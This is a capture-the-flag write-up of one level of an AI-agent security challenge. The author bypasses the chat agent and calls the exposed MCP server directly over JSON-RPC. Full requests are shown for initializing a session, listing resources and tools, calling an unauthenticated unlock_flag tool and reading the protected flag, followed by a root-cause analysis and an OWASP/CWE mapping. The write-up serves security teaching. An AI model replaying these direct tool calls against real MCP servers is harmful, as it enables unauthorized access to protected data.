
Flag unlocked:

Flag recovered:

Mission complete:

Dashboard:
2. Exploit
Section titled “2. Exploit”The primary attack was an authorization bypass against the exposed MCP endpoint.
The web interface was unavailable by design. Instead, it provided the MCP endpoint and instructed the user to reconnect to it.
No prompt injection was required. No manipulation of the language model was required. The MCP server could be accessed directly using JSON-RPC.
The exploit consisted of:
- Identifying the MCP endpoint.
- Determining the required HTTP headers.
- Initializing an MCP session.
- Enumerating resources and tools.
- Confirming that
resource://flagwas protected only by an application-level state. - Calling
unlock_flagdirectly. - Reading the now-unlocked resource.
2.1 Identify the MCP endpoint
Section titled “2.1 Identify the MCP endpoint”The main level interface returned the following message:
Agent:
INTERFACE NOT READY FOR INQUIRY
Welcome! Someone severed my connection to the MCP server, and I will need your help connecting to it. Here is the address: ctf.arkx.ninja/level/7/mcp. I can't do much else than that.
The disclosed endpoint was:
https://ctf.arkx.ninja/level/7/mcpA direct GET request to the endpoint returned:
HTTP 406 Not Acceptable
The response indicated that the endpoint existed but expected specific request content negotiation.
2.2 Determine the required Content-Type
Section titled “2.2 Determine the required Content-Type”An initial request was sent using:
Content-Type: application/x-www-form-urlencodedwith an empty body.
Response:
HTTP/2 400Invalid Content-Type header
The response confirmed that the endpoint expected a different request format.
The next request used JSON.
2.3 Determine the required Accept headers
Section titled “2.3 Determine the required Accept headers”The following request was sent with:
Content-Type: application/jsonAccept: text/event-streamResponse:
{ "jsonrpc": "2.0", "id": "server-error", "error": { "code": -32600, "message": "Not Acceptable: Client must accept both application/json and text/event-stream" }}
The error explicitly disclosed the required Accept values.
The request was changed to:
Content-Type: application/jsonAccept: application/json, text/event-streamThis allowed JSON-RPC requests to reach the MCP server.
2.4 Confirm JSON-RPC processing
Section titled “2.4 Confirm JSON-RPC processing”A request with the correct headers but an empty body was sent.
Response:
{ "jsonrpc": "2.0", "id": "server-error", "error": { "code": -32700, "message": "Parse error: Expecting value: line 1 column 1 (char 0)" }}
The -32700 JSON-RPC error confirmed that the endpoint was processing requests as JSON-RPC.
At this point, the required transport format had been established.
2.5 Initialize an MCP session
Section titled “2.5 Initialize an MCP session”The standard MCP initialization request was submitted.
Request:
{ "jsonrpc": "2.0", "id": 1, "method": "initialize", "params": { "protocolVersion": "2025-06-10", "capabilities": {}, "clientInfo": { "name": "test-client", "version": "1.0.0" } }}Response:
The server returned HTTP 200 with an MCP session and advertised support for resources and tools.
The response also provided:
Mcp-Session-Id: bac1a138e8494....
The returned Mcp-Session-Id was required for subsequent MCP requests.
2.6 Confirm MCP session enforcement
Section titled “2.6 Confirm MCP session enforcement”A resources/list request was attempted without the MCP session header.
Request:
{ "jsonrpc": "2.0", "id": 2, "method": "resources/list", "params": {}}Response:
{ "jsonrpc": "2.0", "id": "server-error", "error": { "code": -32600, "message": "Bad Request: Missing session ID" }}
The request was then repeated with:
Mcp-Session-Id: bac1a138e84948fe9304692288bc8099The request succeeded.
2.7 Enumerate MCP resources
Section titled “2.7 Enumerate MCP resources”With the valid session established, the available resources were enumerated.
Request:
{ "jsonrpc": "2.0", "id": 2, "method": "resources/list", "params": {}}Response:
The resource catalog contained, among other entries:
get_flagresource://flagand:
get_super_secretresource://super-secretReturns the super secret to the user.
The server therefore explicitly exposed sensitive resource identifiers through standard MCP enumeration.
2.8 Read the flag resource
Section titled “2.8 Read the flag resource”The discovered resource was queried directly.
Request:
{ "jsonrpc": "2.0", "id": 3, "method": "resources/read", "params": { "uri": "resource://flag" }}Response:
flag is locked
This established that the resource itself contained an authorization state.
The next step was to determine whether the MCP server exposed a mechanism capable of changing that state.
2.9 Enumerate MCP tools
Section titled “2.9 Enumerate MCP tools”The standard MCP tool enumeration method was used.
Request:
{ "jsonrpc": "2.0", "id": 5, "method": "tools/list", "params": {}}Response:
{ "name": "unlock_flag", "description": "Unlocks the flag resource, allowing it to be accessed.", "inputSchema": { "properties": {}, "title": "unlock_flagArguments", "type": "object" }}
The tool’s schema was significant.
Its argument object contained no required parameters:
"properties": {}There was no indication of:
- authentication credentials
- authorization role
- secret value
- challenge token
- user identity
- agent identity
- approval token
The server therefore exposed the privileged operation directly through MCP.
2.10 Invoke unlock_flag
Section titled “2.10 Invoke unlock_flag”The tool was called using the schema advertised by the server.
Request:
{ "jsonrpc": "2.0", "id": 6, "method": "tools/call", "params": { "name": "unlock_flag", "arguments": {} }}Response:
Flag has been unlocked! You can now access the flag resource.
No additional authorization material was required.
2.11 Read the flag after unlocking
Section titled “2.11 Read the flag after unlocking”The original resource URI was requested again.
Request:
{ "jsonrpc": "2.0", "id": 7, "method": "resources/read", "params": { "uri": "resource://flag" }}Response:
You did it! the flag is: flag-fe87e6
The flag was successfully recovered.
The level was then marked as completed.
3. Root Cause
Section titled “3. Root Cause”The root cause is authorization being enforced at the wrong layer.
The intended architecture appears to assume that the language-model agent controls access to privileged MCP operations. However, the MCP server itself was directly reachable by an untrusted client.
Once the MCP endpoint was exposed, the attacker did not need to interact with the agent at all.
The protocol server accepted direct JSON-RPC requests and provided both:
resources/listand:
tools/listThis is normal MCP behavior. The security failure was that sensitive resources and privileged tools were available without an independent authorization boundary.
3.1 Sensitive resource exposed through MCP
Section titled “3.1 Sensitive resource exposed through MCP”The server advertised:
resource://flagthrough resources/list.
Resource enumeration is expected MCP functionality. Therefore, a resource containing sensitive information should not rely on the calling agent to prevent unauthorized clients from accessing it.
The server itself must determine whether the requesting principal is authorized.
3.2 Privileged tool lacked authorization
Section titled “3.2 Privileged tool lacked authorization”The server exposed:
unlock_flagthrough tools/list.
The tool accepted:
{ "arguments": {}}No authorization material was required.
3.3 Agent-level authorization is not a security boundary
Section titled “3.3 Agent-level authorization is not a security boundary”The assumption that only the intended agent would call unlock_flag was therefore insufficient.
An MCP server should treat every directly connected client as an independent security principal and enforce authorization on sensitive tools and resources.
Disabling or disconnecting the language model does not protect an MCP endpoint that remains directly accessible.
3.4 MCP itself is not the vulnerability
Section titled “3.4 MCP itself is not the vulnerability”The protocol was operating as designed.
MCP provides mechanisms for clients to discover and invoke tools and resources. The vulnerability exists because the application exposed sensitive capabilities through those mechanisms without implementing appropriate authorization.
The security failure is therefore in the server-side authorization design, not in JSON-RPC or MCP itself.
Root cause summary
Section titled “Root cause summary”The vulnerability resulted from the combination of:
- A directly reachable MCP endpoint.
- Sensitive resources exposed through
resources/list. - A privileged
unlock_flagtool exposed throughtools/list. - No independent authorization check on the tool.
- No authorization check tying the request to the intended agent or user.
- Reliance on the chat layer as the effective access-control boundary.
4. Impact and Severity
Section titled “4. Impact and Severity”Severity: High
The exploit demonstrates unauthorized access to a protected MCP resource through direct protocol interaction.
The attacker can bypass the intended conversational interface and communicate directly with the underlying tool server.
Confidentiality impact
Section titled “Confidentiality impact”The attacker successfully retrieved the contents of a protected resource:
resource://flagThe resource contained:
flag-fe87e6In a production system, the equivalent resource could contain API credentials, internal documents, database information, customer data, cloud credentials, or other sensitive application data.
Authorization impact
Section titled “Authorization impact”The attacker was able to invoke a privileged function:
unlock_flagwithout providing authorization credentials or demonstrating that the request originated from the intended agent.
This represents a direct authorization bypass.
Attack path
Section titled “Attack path”The complete attack path was:
Direct MCP endpoint | vMCP initialize | vresources/list | vresource://flag | vtools/list | vunlock_flag | vtools/call | vresources/read | vSensitive resourceAttacker capabilities demonstrated
Section titled “Attacker capabilities demonstrated”| Capability | Demonstrated |
|---|---|
| Directly communicate with MCP server | Yes |
| Create an MCP session | Yes |
| Enumerate resources | Yes |
| Enumerate tools | Yes |
| Invoke privileged tool | Yes |
| Bypass intended chat interface | Yes |
| Read protected resource | Yes |
| Obtain flag | Yes |
The evidence supports a finding of broken authorization and unauthorized tool/resource access.
The report should not claim arbitrary host compromise because that was not demonstrated during this level.
5. Mapping
Section titled “5. Mapping”| Framework | Category | Relevance |
|---|---|---|
| OWASP Top 10 for LLM Applications 2025 | LLM06: Excessive Agency | A privileged MCP tool capable of changing access to a protected resource was exposed without adequate authorization. |
| OWASP Top 10 for LLM Applications 2025 | LLM02: Sensitive Information Disclosure | The protected resource ultimately disclosed sensitive data to an unauthorized client. |
| OWASP API Security Top 10 | API5: Broken Function Level Authorization | The attacker could invoke the privileged unlock_flag function without the authorization expected for that operation. |
| OWASP API Security Top 10 | API1: Broken Object Level Authorization | Access to the resource://flag object was not adequately bound to an authorized principal. |
| CWE-862 | Missing Authorization | The privileged operation lacked an effective server-side authorization check. |
| CWE-863 | Incorrect Authorization | Authorization was effectively delegated to the conversational layer rather than enforced at the MCP resource/tool boundary. |